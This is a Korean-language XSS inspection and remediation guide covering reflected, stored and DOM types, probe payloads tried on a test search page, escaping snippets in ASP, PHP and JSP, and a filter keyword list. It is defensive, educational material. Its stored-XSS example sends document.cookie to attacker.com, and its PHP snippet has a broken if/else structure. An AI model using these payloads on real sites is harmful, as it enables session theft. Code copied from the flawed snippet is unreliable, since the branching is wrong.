

01	XSS (Cross-site scripting)
	취약점 개요
점검 내용	▪ 웹사이트 내 Cross-Site scripting 취약점 존재 여부 점검
점검 목적	▪ 웹사이트 내 Cross-Site scripting 취약점을 제거하여 악성 스크립트의 실행을 차단
보안 위협	▪ 웹 애플리케이션이 사용자 입력을 제대로 검증하지 않고 HTML이나 스크립트 코드로 처리할 때 취약점이 생긴다. Cross-Site scripting은 게시판 검색이나, URL등에 악의적인 스크립트(javascript, 등)를 삽입하여 게시글이나 이메일을 읽는 사용자의 쿠키(세션)를 탈취하여 도용하거나 악성코드 유포 사이트 Redirect 할 수 있음
참고	▪ Cross-Site scripting: 공격자가 악성 스크립트를 합법적인 웹사이트에 삽입하여 사용자의 브라우저에서 실행되도록 하는 웹 보안 취약점이며, 이를 통해 사용자 정보 탈취, 세션 하이제킹, 등의 공격이 가능함 ▪ 종류 • 반사 기반(Reflected) 1. 요청(request)에 포함된 값 2. 서버 응답에 그대로 반사 3. DB 저장 X 4. 구조: URL -> 서버 -> 즉시 응답 -> 실행 5. 공격 스크립트: <code><script>alert(1)</script></code> 6. 결과: 서버 ◦ 응답 ◯ HTML에 포함된 스크립트가 실행되어야함 • 저장 기반(Stored) 1. 공격 스크립트가 DB에 저장 2. 다른 사용자가 페이지 열면 자동 실행 3. 구조: 입력 -> DB저장 -> 다른 사용자 조회 -> 실행 4. 공격 스크립트: <pre><script>fetch('attacker.com?c='+document.cookie)</script></pre> 5. 결과: 한번 입력 후 페이지 나갔다 와도 실행됨 • DOM기반(DOM-based) 1. 서버는 전송 2. 브라우저(JS)가 조작 중 실행 3. 구조: URL->JS -> DOM 조작-> 실행 4. 공격 스크립트: <code><iframe src="javascript:alert(`xss`)"></code> 5. 결과: 팝업창 실행됨

판별법

☑ STEP 1

페이지 소스(View Source) 확인

payload 있으면 → Reflected / Stored

☑ STEP 2

새로고침 / 재접속

남아있으면 → Stored

사라지면 → Reflected

☑ STEP 3

Elements 탭 확인

소스엔 없고 DOM에만 있으면 → DOM XSS

- OWASP – XSS Basic공격


<https://cwe.mitre.org/data/definitions/80.html>

점검대상 및 판단기준

대상	웹 애플리케이션 소스 코드
조치방법	웹 사이트의 게시판, 1:1 문의, URL 등에서 사용자 입력 값에 대해 검증 로직을 추가하거나 입력되더라도 실행되지 않게 하고, 부득이하게 웹페이지에서 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력되게 설정

점검 및 조치사례

1. 사용자의 입력 값을 전달 받은 애플리케이션 검색에서 확인
 - 검색 창에 owasp를 쳐서 제품들을 확인하는 것을 확인




2. XSS를 스크립트를 통해 reflect ,stored, dom 형식인지 확인

- 검색 창에 어떤 방식으로 데이터를 불러오는지 확인 해봄

서버 HTML 태그와 SCRIPT 태그를 어떻게 처리하는지 판별하기 위한 탐침(payload) 입력값에 대해 어떤 반응을 내놓는지 확인

`<h1>owasp`




`<h1>`이 그대로 렌더링되면

- HTML 태그 허용

`<h1>`이 문자 그대로 보이면


- HTML escape 적용됨

`<script>alert(xss)</script>`



실행되면 → 명백한 XSS 취약
삭제되면 → script 필터 존재
문자 그대로 출력되면 → escape 처리

<iframe src="javascript:alert('xss')">



<script>는 실행이 되지 않고 iframe, img에서만 실행됨
--> HTML을 허용하고 SCRIPT는 자동 필터링됨
--> DOM기반의 웹페이지 확인

3. 보안 방법

- * 웹 사이트에 사용자 입력 값이 저장되는 페이지는 공격자가 웹 브라우저를 통해 실행되는 스크립트 언어(HTML, Javascript, VBScript 등)를 사용하여 공격하므로 해당되는 태그 사용을 사전에 제한하고, 사용자 입력 값에 대한 필터링 작업이 필요함
- * 게시물의 본문뿐만 아니라 제목, 댓글, 검색어 입력 창, 그 외 사용자 측에서 넘어오는 값을 신뢰하는 모든 form과 파라미터 값에 대해서 필터링을 수행함
- * 입력 값에 대한 필터링 로직 구현 시 공백 문자를 제거하는 trim, replace 함수를 사용하여 반드시 서버 측에서 구현되어야 함
- * URLDecoder 클래스에 존재하는 decode 메소드를 통해 URL 인코딩이 적용된 사용자 입력 값을 디코딩함으로써 우회 공격 차단
- * 웹 방화벽에 모든 사용자 입력 품(회원정보 변경, 게시판, 댓글, 자료실, 검색, URL 등)을 대상으로 특수문자, 특수 구문 필터링하도록 룰셋 적용
- ※ 필터링 조치 대상 입력 값
 - 스크립트 정의어 : <SCRIPT>, <OBJECT>, <APPLET>, <EMBED>, <FORM>, <IFRAME>
 - 특수문자 : <, >, ", ', &, %, %00(null) 등

- **ASP**

```
<%
... 중략 ...
If use_HTML Then
    content = Server.HTMLEncode(content)
... 중략 ...
Sub ReplaceStr(content, byref str)
    content = replace(content, "'", " W'")
    content = replace(content, "&", "&amp;")
    content = replace(content, " W'", "&quot;")
    content = replace(content, "<", "&lt;")
    content = replace(content, ">", "&gt;")
    str = content
End Sub
... 중략 ...
%>
```

- **PHP**

```
... 중략 ...
if($use_html == 1) // HTML tag를 사용해야 하는 경우 부분 허용
    $memo = str_replace("<", "&lt;", $memo); // HTML TAG 모두 제거
    $tag = explode(",", $use_tag);
    for($i=0; $i<count($tag); $i++) { // 허용할 TAG만 사용할 수 있도록 변경
        $memo = eregi_replace("&lt;".$tag[$i]." ", "<".$tag[$i]." ", $memo);
        $memo = eregi_replace("&lt;".$tag[$i].">", "<".$tag[$i].">", $memo);
        $memo = eregi_replace("&lt;/".$tag[$i], "</".$tag[$i], $memo); }
    else // HTML tag를 사용하지 못하게 할 경우
        $memo = str_replace("<", "&lt;", $memo);
        $memo = str_replace(">", "&gt;", $memo);
... 중략 ...
```

- **JSP**

```
<%
... 중략 ...
string subject = request.getParameter("subject_BOX");
    subject = subject.replaceAll("<", "&lt;");
    subject = subject.replaceAll(">", "&gt;");
... 중략 ...
%>
```

※ 참고: 필터링 대상

| | | | | |
|------------|----------|--------------------|--------------|---------------|
| < | > | < | > | innerHTML |
| javascript | eval | onmousewheel | onactive | onfocusout |
| expression | charset | ondataavailable | oncut | onkeyup |
| applet | document | onafteripudate | onclick | onkeypress |
| meta | string | onmousedown | onchange | onload |
| xml | create | onbeforeactivate | onbeforecut | onbounce |
| blink | append | onbeforecopy | ondbclick | onmouseenter |
| link | binding | onbeforedeactivate | ondeactivate | onmouseout |
| style | alert | ondatasetchaged | ondrag | onmouseover |
| script | msgbox | cnbeforereprint | ondragend | onsubmit |
| embed | refresh | cnbeforepaste | ondragenter | onmouseend |
| object | void | onbeforeeditfocus | ondragleave | onresizestart |
| iframe | cookie | onbeforeunload | ondragover | onunload |
| frame | href | onbeforeupdate | ondragstart | onselectstart |
| frameset | onpaste | onpropertychange | ondrop | onreset |
| ilayer | onresize | ondatasetcomplete | onerror | onmove |

| | | | | |
|---------------|-----------|--------------------|--------------|---------------|
| layer | onselect | oncellchange | onfinish | onstop |
| bgsound | base | onlayoutcomplete | onfocus | onrowexit |
| title | onblur | onselectionchange | vbscript | onerrorupdate |
| onbefore | onstart | onrowsinserted | onkeydown | onfilterchage |
| onmouseup | onfocusin | oncontrolselected | onrowsdelete | onlosecapture |
| onrowenter | onhelp | onreadystatechange | onmouseleave | onmousemove |
| oncontextmenu | | | | |

[참고자료]

https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html